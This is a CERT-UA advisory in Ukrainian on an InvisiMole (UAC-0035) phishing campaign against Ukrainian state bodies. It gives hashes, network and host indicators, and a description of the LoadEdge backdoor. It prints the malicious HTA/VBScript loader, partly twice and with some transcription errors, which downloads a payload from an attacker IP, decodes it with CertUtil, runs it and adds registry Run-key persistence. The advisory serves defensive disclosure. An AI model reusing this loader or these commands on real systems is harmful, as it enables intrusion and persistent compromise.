

# Кібератака групи UAC-0035 (InvisiMole) на державні організації України (CERT-UA#4213)

---

## Загальна інформація

Урядовою командою реагування на комп'ютерні надзвичайні події України CERT-UA від суб'єкту координації отримано повідомлення про розповсюдження електронних листів серед державних органів України. У додатку до листа знаходиться архів "501\_25\_103.zip", що містить одноіменний файл-ярлик. У разі відкриття LNK-файлу на комп'ютер буде завантажено та виконано HTA-файл. Останній містить VBScript-код, який забезпечить завантаження і декодування файлу-приманки та шкідливої програми LoadEdge, яка, у свою чергу, повинна була б забезпечити ураження комп'ютера іншими шкідливими програмами з арсеналу групи: TunnelMole (DNS backdoor), RC2CL або іншими.

Активність асоційовано з діяльністю групи UAC-0035 (InvisiMole). Зауважимо, що дата компіляції шкідливої програми LoadEdge - 24.02.2022.

Крім того, виявлено факти, що свідчать про розробку шкідливої програми LoadEdge, щонайменше, з лютого 2021 року.

## Індикатори компрометації

### Файли:

MD5	SHA256
dfb5a03f56769e3d1195bdfe6bb62070	
4df873ea077bdbfe5389d30b5b0d0ad4a3fa663af4a4109859b61eb7f6099fc8	
501_25_103.zip	
72ed59f0d293ceede46bd69a09322f30	
090997b4691f1a155187a181dbf54aec034eafc7b9344016867fe50da15829df	
501_25_103.lnk	
5fb6202b8273a6a4cda73cee3f88ce1a	
6b721ab9f73718c393aca2b9ad06f45b09dbfb23d105ca5872d8df7515ae14c4	
We4Qu6.hta	
cd1a425e1ac6bc029fb4418523e43e88	
5e06d688ac955b351c3ced0083dc7e372e447458e6604fd82ac118a6ac8e553c	
501_25_103.doc (файл-приманка)	
03f12262a2846ebbce989aca5cec74a7	
fd72080eca622fa3d9573b43c86a770f7467f3354225118ab2634383bd7b42eb	
EdgeNotification.dll (2022-02-24) (LoadEdge)	

### Мережеві:

```
hxxp://45[.]95.11.34:88/get[.]php?a=We4Qu6
hxxp://45[.]95.11.34:88/_[A-Z0-9]{12}_AZ
hxxp://45[.]95.11.34:88/_[A-Z0-9]{12}_BZ
hxxp://45[.]95.11.34:3000/test
45[.]95.11.34
```

### **Хостові:**

```
%TEMP%\501_25_103.doc.b2
%TEMP%\EdgeNotification.dll.b2
%TEMP%\501_25_103.doc
%TEMP%\EdgeNotification.dll
HKCU\Software\Microsoft\Windows\CurrentVersion\Run\Notification
cmd.exe /c REG ADD HKCU\Software\Microsoft\Windows\CurrentVersion\Run /f /v
Notification /t REG_SZ /d "rundll32.exe "%TEMP%\EdgeNotification.dll",
GetApplicationNotificationFact"
C:\1\Release\DLoad.pdb
G:\projects\demo_rt\x64\Release\service.pdb
G:\projects\demo_rt\Win32\Release\service.pdb
wmic memorychip get /format: list
wmic baseboard get /format: list
wmic os get /format: list
wmic cpu get /format: list
```




### **Додаткова інформація**

LoadEdge - шкідлива програма-бекдор, розроблена з використанням мови програмування C++.

Підтримувані команди: fileEx, copyOverNw, diskops, disks, download, upload, getconf, setinterval, start, killr, kill. Функціонал: отримання інформації про диски, завантаження/вивантаження файлів, операції з файловою системою, інтерактивний реверс-шелл (віддалений порт 1337/tcp), видалення.

Персистентність забезпечується HTA-файлом шляхом створення запису в гілці Run реєстру Windows (власний механізм забезпечення персистентності, також через реєстр Windows (значення: McAfee), відключено). Взаємодія з сервером управління здійснюється з використанням протоколу HTTP (формат представлення даних: JSON).

### **Графічні зображення:**



```
<html>
<head>
<title>Microsoft Office</title>
<hta:application
  id="ohta"
  ApplicationName = "MicrosoftHTFA"
  Border = "dialog"
  Caption = "yes"
  Scroll = "no"
  SingleInstance = "yes"
  SystemMenu = "yes"
  WindowState = "Minimize"
  Version = "1.1"
  ShowInTaskBar = "no"
/>
<script language="VBScript">
Function Dwl(str hex)
  Dim i
  Dwl = ""
  For i = 1 To Len(str hex) Step 2
    Dwl = Dwl & Chr("0h" & Mid(str hex, i, 1) & Mid(str hex, i+1, 1))
  Next
End Function

function RevChar(OldChar, NewChar, Cmd)
  RevChar = Replace(Cmd, OldChar, "!", 1, -1, 0)
  RevChar = Replace(RevChar, NewChar, OldChar, 1, -1, 0)
  RevChar = Replace(RevChar, "!", NewChar, 1, -1, 0)
End Function

Function WriteFile(sFilePath, data1)
  Set ofSO = CreateObject("Scripting.FileSystemObject")

  If ofSO.FileExists(sFilePath) Then
    ofSO.DeleteFile sFilePath, true
  End If

  Set f1 = ofSO.CreateTextFile(sFilePath, true)
  f1.Write(data1)
  f1.Close

End Function

Function DownloadFile(sURLPath, sFilePath, sBin)

  Set oXMLHTTP = CreateObject("MSXML2.XMLHTTP")
  Set ofSO = CreateObject("Scripting.FileSystemObject")

  Folder = ofSO.GetSpecialFolder(2) & "\" & sFilePath
  Folder64 = Folder & ".b2"

  oXMLHTTP.Open "GET", sURLPath, 0
  oXMLHTTP.Send

  Dim Cmd

  Cmd = oXMLHTTP.responseText

  Cmd = RevChar("A", "M", Cmd)
  Cmd = RevChar("C", "I", Cmd)
  Cmd = RevChar("E", "g", Cmd)
  Cmd = RevChar("H", "B", Cmd)
  Cmd = RevChar("R", "W", Cmd)

  WriteFile Folder64, Cmd

  // Dim Cmd
  Cmd = "CertUtil.exe -decode "" & Folder64 & "" "" & Folder & "" ""
  createobject("Wscript.Shell").run Cmd, false, true

  ofSO.DeleteFile Folder64, true

  DownloadFile = Folder
End Function

Sub WindowOnLoad
  iWidth = 100

  // On Error Resume Next

  DataName = "501_25_103.doc"
  DataURL = "http://45.95.11.34:88/71AD37VQ2Y4A AZ"

  *Self.Focus()
  Self.resizeTo 200, 200
  Self.moveTo -400, -400
  * Self.moveTo 400, 400

  Real = "" & DownloadFile(DataURL, DataName, 1) & ""
  createobject("Wscript.Shell").run Real , 1

  createobject("Wscript.Shell").run "cmd.exe /c REG ADD HKCU\Software\Microsoft\Windows\CurrentVersion\Run /f /v Notification /t REG_SZ /d ""rundll32.exe ""TEMP%\EdgeNotification.dll", GetApplicationNotificationFact"" / 0
  & "" GetApplicationNotificationFact "

  Plstr = "Rundll32.exe "" & DownloadFile("http://45.95.11.34:88/ KVEHJ2TEHK0 B2", "EdgeNotification.dll", 0)
  & "" GetApplicationNotificationFact "

  createobject("Wscript.Shell").run Plstr , 1

  Self.Close()
End Sub
</script>
</head>
<body onLoad="WindowOnLoad()">
<div>Microsoft Office object window</div>
</body>
```

```
Cmd = RevChar("A", "M", Cmd)
Cmd = RevChar("C", "I", Cmd)
Cmd = RevChar("E", "g", Cmd)
Cmd = RevChar("H", "B", Cmd)
Cmd = RevChar("R", "W", Cmd)

WriteFile Folder64, Cmd

// Dim Cmd
Cmd = "CertUtil.exe -decode "" & Folder64 & "" "" & Folder & "" ""
createobject("Wscript.Shell").run Cmd, false, true

ofSO.DeleteFile Folder64, true

DownloadFile = Folder
End Function

Sub WindowOnLoad
  iWidth = 100

  // On Error Resume Next

  DataName = "501_25_103.doc"
  DataURL = "http://45.95.11.34:88/71AD37VQ2Y4A AZ"

  *Self.Focus()
  Self.resizeTo 200, 200
  Self.moveTo -400, -400
  * Self.moveTo 400, 400

  Real = "" & DownloadFile(DataURL, DataName, 1) & ""
  createobject("Wscript.Shell").run Real , 1

  createobject("Wscript.Shell").run "cmd.exe /c REG ADD HKCU\Software\Microsoft\Windows\CurrentVersion\Run /f /v Notification /t REG_SZ /d ""rundll32.exe ""TEMP%\EdgeNotification.dll", GetApplicationNotificationFact"" / 0
  & "" GetApplicationNotificationFact "

  Plstr = "Rundll32.exe "" & DownloadFile("http://45.95.11.34:88/ KVEHJ2TEHK0 B2", "EdgeNotification.dll", 0)
  & "" GetApplicationNotificationFact "

  createobject("Wscript.Shell").run Plstr , 1

  Self.Close()
End Sub
</script>
</head>
<body onLoad="WindowOnLoad()">
<div>Microsoft Office object window</div>
</body>
```